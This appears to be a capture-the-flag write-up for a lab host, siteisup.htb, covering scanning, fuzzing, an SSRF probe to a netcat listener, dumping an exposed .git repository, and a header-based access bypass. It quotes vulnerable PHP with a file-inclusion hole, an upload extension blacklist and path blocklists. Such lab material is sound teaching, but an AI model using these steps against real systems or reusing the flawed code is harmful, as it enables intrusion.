external enum

rustscan

```
# Nmap 7.98 scan initiated Wed Jan 21 14:01:34 2026 as: /usr/lib/nmap/nmap
--privileged -vvv -p 22,80 -4 -sCV -oN rustscan.txt 10.129.48.183
Nmap scan report for 10.129.48.183
Host is up, received echo-reply ttl 63 (0.23s latency).
Scanned at 2026-01-21 14:01:36 +08 for 26s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e:1f:98:d7:c8:ba:61:db:f1:49:66:9d:70:17:02:e7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDl7j17X/EWcm1MwzD7sKOFZyTUggWH1RRgwFbAK+B6R2
8×47OJjQW8VO4tCjTyvqKBzpgg7r98xNEykmvnMr0V9eUhg6zf04GfS/gudDF3Fbr3XnZOsrMm
ryChQdkMyZQK1HULbqRij1tdHaxbIGbG5CmIxbh69mMwBOlinQINCStytTvZq4btP5xSMd8pyz
uZdqw3Z58ORSnJAorhBXAmVa9126OoLx7AzL0aO3lqgWjo/wwd3FmcYxAdOjKFbIRiZK/f7RJH
ty9P2WhhmZ6mZBSTAvIJ36Kb4Z0NuZ+ztfZCCDEw3z3bVXSVR/cp0Z0186gkZv8w8cp/ZHbtJB
/nofzEBEeIK8gZqeFc/hwrySA6yBbSg0FYmXSvUuKgtjTgbZvgog66h+98XUgXheX1YPDcnUU6
6zcZbGsSM1aw1sMqB1vHhd2LGeY8UeQ1pr+lppDwMgce8DO141tj+ozjJouy19Tkc9BB46FNJ4
3Jl58CbLPdHUcWeMbjwauMrw0=
|   256 c2:1c:fe:11:52:e3:d7:e5:f7:59:18:6b:68:45:3f:62 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKMJ3/md06ho+1RKACqh2T
8urLkt1ST6yJ9EXEkuJh0UI/zFcIffzUOeiD2ZHphWyvRDIqm7ikVvNFmigSBUpXI=
|   256 5f:6e:12:67:0a:66:e8:e2:b7:61:be:c4:14:3a:d3:8e (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIL1VZrZbtNuK2LKeBBzfz0gywG4oYxgPl+s5QENjani1
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Is my Website up ?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Jan 21 14:02:02 2026 -- 1 IP address (1 host up)
scanned in 27.62 seconds
```

whatweb

```
File: whatweb.txt
───────┬────────────────────────────────────────────────────────────────────────
───────────────────────────────────
   1   │ http://10.129.48.183 [200 OK] Apache[2.4.41], Country[RESERVED]
[ZZ], HTML5, HTTPServer[Ubuntu Linux]
       │ [Apache/2.4.41 (Ubuntu)], IP[10.129.48.183], Title[Is my Website
up ?], X-UA-Compatible[chrome=1]
```

curl

```
url -v http://10.129.48.183
curl -v http://10.129.48.183
14:16:57
*   Trying 10.129.48.183:80...
* Established connection to 10.129.48.183 (10.129.48.183 port 80) from
10.10.16.219 port 46064
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.129.48.183
> User-Agent: curl/8.18.0-rc3
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Wed, 21 Jan 2026 06:16:58 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 1131
< Content-Type: text/html; charset=UTF-8
<
<!DOCTYPE html>
<html>

  <head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
    <link rel="stylesheet" type="text/css" media="screen"
href="stylesheet.css">
    <title>Is my Website up ?</title>
  </head>

  <body>
```

```
    <div id="header_wrap" class="outer">
        <header class="inner">
          <h1 id="project_title">Welcome,<br> Is My Website UP ?</h1>
          <h2 id="project_tagline">Here you can check if your website is
up or down.</h2>
        </header>
    </div>

    <div id="main_content_wrap" class="outer">
      <section id="main_content" class="inner">
        <form method="POST">
            <label>Website to check:</label><br><br>
            <input type="text" name="site" value=""
placeholder="http://google.com">
            <input type="checkbox" id="debug" name="debug" value="1">
            <label for="debug"> Debug mode  (On/Off) </label><br>
            <input type="submit" value="Check">
        </form>

      </section>
    </div>

    <div id="footer_wrap" class="outer">
      <footer class="inner">
        <p class="copyright">siteisup.htb</p><br>
      </footer>
    </div>

  </body>
* Connection #0 to host 10.129.48.183:80 left intact
</html>%
```


Port Discovery (RustScan/Nmap)

I performed an initial port discovery using RustScan, followed by a service version and default script scan via Nmap.

Command Executed:

```
sudo nmap -sCV -p 22,80 10.129.48.183 -oN nmap_initial.txt
Port    State   Service Version
22  Open    SSH OpenSSH 8.2p1 (Ubuntu)
80  Open    HTTP    Apache httpd 2.4.41
```

port 80



Welcome,


Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

http://google.com □ Debug mode (On/Off)

siteisup.htb



Welcome,


Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

http://10.10.16.219:4444 ☑ Debug mode (On/Off)

siteisup.htb



```
❯ nc -nvlp 4444
nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.219] from (UNKNOWN) [10.129.48.183] 50388
GET / HTTP/1.1
Host: 10.10.16.219:4444
User-Agent: siteisup.htb
Accept: */*
```

nothing interesting here lets enumerate more .

Observation

Upon inspecting the landing page of the target (http://10.129.48.183), a specific hostname was identified in the footer of the application.

Finding: `siteisup.htb`

The presence of a hostname in the footer strongly suggests that the server is utilizing **Virtual Hosting**.

- **The Problem:** Direct IP-based requests may return default server pages or restricted content.
- **The Hack:** To interact with the full application logic, I must map this hostname to the target IP address in my local `/etc/hosts` file. This ensures that every request sent via my browser or Burp Suite includes the correct `Host: siteisup.htb` header.

🛠️ Execution: Local DNS Mapping

I updated my local resolution file to enable proper communication with the target application:

```
# Command:
echo "10.129.48.183  siteisup.htb" | sudo tee -a /etc/hosts

# Verification:
ping -c 2 siteisup.htb
```

ffuf

```
ffuf -u http://siteisup.htb/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 1131 -o
ffuf-port-80.txt
ffuf -u http://siteisup.htb/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 1131 -o
ffuf-port-80.txt                               14:33:37

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________
```

```
 :: Method           : GET
 :: URL              : http://siteisup.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-
Content/common.txt
 :: Output file      : ffuf-port-80.txt
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-
299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1131
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 179ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 181ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 179ms]
dev                     [Status: 301, Size: 310, Words: 20, Lines: 10,
Duration: 178ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10,
Duration: 239ms]
:: Progress: [4750/4750] :: Job [1/1] :: 153 req/sec :: Duration:
[0:00:24] :: Errors: 0 ::
```


Raw FFUF Evidence:

```
# Command:
ffuf -u http://siteisup.htb/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -fs 1131

# Output:
.htpasswd               [Status: 403, Size: 277]
.htaccess               [Status: 403, Size: 277]
dev                     [Status: 301, Size: 310]
```

ffuf dev

```
ffuf -u http://siteisup.htb/dev/FUZZ -w /usr/share/seclists/Discovery/Web-
Content/raft-large-words.txt -mc 200,301,302  -o ffuf-dev.txt
14:36:59
```

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb/dev/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
 :: Output file      : ffuf-dev.txt
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302
________________________________________________

.                       [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 180ms]
.git                    [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 175ms]
```



```
❯ ffuf -u http://siteisup.htb/dev/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -mc 200,301,302  -o ffuf-dev.txt
ffuf -u http://siteisup.htb/dev/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -mc 200,301,302  -o ffuf-dev.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb/dev/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
 :: Output file      : ffuf-dev.txt
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302
________________________________________________

                        [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 180ms]
.git                    [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 175ms]
:: Progress: [68206/119600] :: Job [1/1] :: 211 req/sec :: Duration: [0:05:46] :: Errors: 0 ::
```

```
Finding:
During enumeration, an exposed .git directory was discovered at
```

```
http://siteisup.htb/dev/.git. This indicates that the web application’s
Git repository may be accessible to attackers, potentially leaking source
code, configuration files, or credentials.
Recommendation:
To further investigate exposed .git directories in authorized penetration
tests or CTF environments, the open-source GitTools suite can be used.
GitTools includes gitdumper, which automates downloading and
reconstructing repositories from accessible .git folders.
Reference:
- GitTools (Internetwache): https://github.com/internetwache/GitTools
or

Run the pip3 install command.
Run git-dumper using the URL from your FFUF scan.
```

```
git-dumper http://siteisup.htb/dev/.git/ .
```

.git

.htaccess

```
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header


we need to add (Special-Dev "only4dev" ) to burp
```

admin.php


```
<?php
if(DIRECTACCESS){
    die("Access Denied");
}

#ToDo
?>
```

.checker.php

```
<?php
if(DIRECTACCESS){
    die("Access Denied");
}
?>
<!DOCTYPE html>
<html>

  <head>
    <meta charset='utf-8' />
    <meta http-equiv="X-UA-Compatible" content="chrome=1" />
    <link rel="stylesheet" type="text/css" media="screen"
href="stylesheet.css">
    <title>Is my Website up ? (beta version)</title>
  </head>

  <body>

    <div id="header_wrap" class="outer">
        <header class="inner">
          <h1 id="project_title">Welcome,<br> Is My Website UP ?</h1>
          <h2 id="project_tagline">In this version you are able to scan a
list of websites !</h2>
        </header>
    </div>

    <div id="main_content_wrap" class="outer">
      <section id="main_content" class="inner">
        <form method="post" enctype="multipart/form-data">
                <label>List of websites to check:</label><br><br>
                <input type="file" name="file" size="50">
                <input name="check" type="submit" value="Check">
        </form>

<?php

function isitup($url){
    $ch=curl_init();
    curl_setopt($ch, CURLOPT_URL, trim($url));
    curl_setopt($ch, CURLOPT_USERAGENT, "siteisup.htb beta");
    curl_setopt($ch, CURLOPT_HEADER, 1);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_TIMEOUT, 30);
    $f = curl_exec($ch);
    $header = curl_getinfo($ch);
    if($f AND $header['http_code'] == 200){
        return array(true,$f);
    }else{
        return false;
    }
    curl_close($ch);
}

if($_POST['check']){

    # File size must be less than 10kb.
    if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
    $file = $_FILES['file']['name'];

    # Check if extension is allowed.
    $ext = getExtension($file);
    if(preg_match("/php|php[0-
9]|html|py|pl|phtml|zip|rar|gz|gzip|tar/i",$ext)){
        die("Extension not allowed!");
    }

    # Create directory to upload our file.
    $dir = "uploads/".md5(time())."/";
    if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

  # Upload the file.
    $final_path = $dir.$file;
    move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

  # Read the uploaded file.
    $websites = explode("\n",file_get_contents($final_path));

    foreach($websites as $site){
        $site=trim($site);
        if(!preg_match("#file://#i",$site) &&
!preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
            $check=isitup($site);
            if($check){
                echo "<center>{$site}<br><font color='green'>is up
^_^</font></center>";
```

```
      }else{
        echo "<center>{$site}<br><font color='red'>seems to be
down :(</font></center>";
      }
    }else{
      echo "<center><font color='red'>Hacking attempt was detected !
</font></center>";
    }
  }

 # Delete the uploaded file.
  @unlink($final_path);
}

function getExtension($file) {
  $extension = strrpos($file,".");
  return ($extension===false) ? "" : substr($file,$extension+1);
}
?>
   </section>
  </div>

  <div id="footer_wrap" class="outer">
   <footer class="inner">
    <p class="copyright">siteisup.htb (beta)</p><br>
    <a class="changelog" href="changelog.txt">changelog.txt</a><br>
   </footer>
  </div>

 </body>
</html>
```

file info




```
# File size must be less than 10kb.
if ($_FILES['file']['size'] > 10000) {
   die("File too large!");
 }
$file = $_FILES['file']['name'];

# Check if extension is allowed.
$ext = getExtension($file);
if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|g
 gzip|tar/i",$ext)){
 die("Extension not allowed!");
}
```

index php

```
<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<?php
    define("DIRECTACCESS",false);
    $page=$_GET['page'];
    if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
        include($_GET['page'] . ".php");
    }else{
        include("checker.php");
    }
?>
```

git log



```
commit 354fe069f6205af09f26c99cfe2457dea3eb6a6c
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 17:28:48 2021 +0200

    Delete .htpasswd

commit 8812785e31c879261050e72e20f298ae8c43b565
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:38:54 2021 +0200

    New technique in header to protect our dev vhost.

commit bc4ba79e596e9fd98f1b2837b9bd3548d04fe7ab
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:37:20 2021 +0200

    Update .htaccess

    New technique in header to protect our dev vhost.
```

```
During analysis of the reconstructed Git repository, several commit
messages authored by Abdou.Y indicate deliberate efforts to secure a
development virtual host (). Notably:
•   Commit:
Message: Update .htaccess — New technique in header to protect our dev
vhost.
•   Commit:
Message: New technique in header to protect our dev vhost.
```

ffuf vhost or subdomain


```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-u http://siteisup.htb -H "Host: FUZZ.siteisup.htb" -fs 1131 -o ffuf-
subdomain.txt  15:18:52

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://siteisup.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-
top1million-5000.txt
 :: Header           : Host: FUZZ.siteisup.htb
 :: Output file      : ffuf-subdomain.txt
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-
299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1131
________________________________________________

dev                     [Status: 403, Size: 281, Words: 20, Lines: 10,
Duration: 4200ms]
:: Progress: [4989/4989] :: Job [1/1] :: 172 req/sec :: Duration:
[0:00:31] :: Errors: 0 ::
```

Add the subdomain to your file to enable direct access:

```
echo "10.129.48.183 dev.siteisup.htb" | sudo tee -a /etc/hosts
```

---

initial foothold




Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80

Vulnerability Analysis

- **Access Bypass:** Custom HTTP Header (`Special-Dev: only4dev`) identified in `.htaccess`.
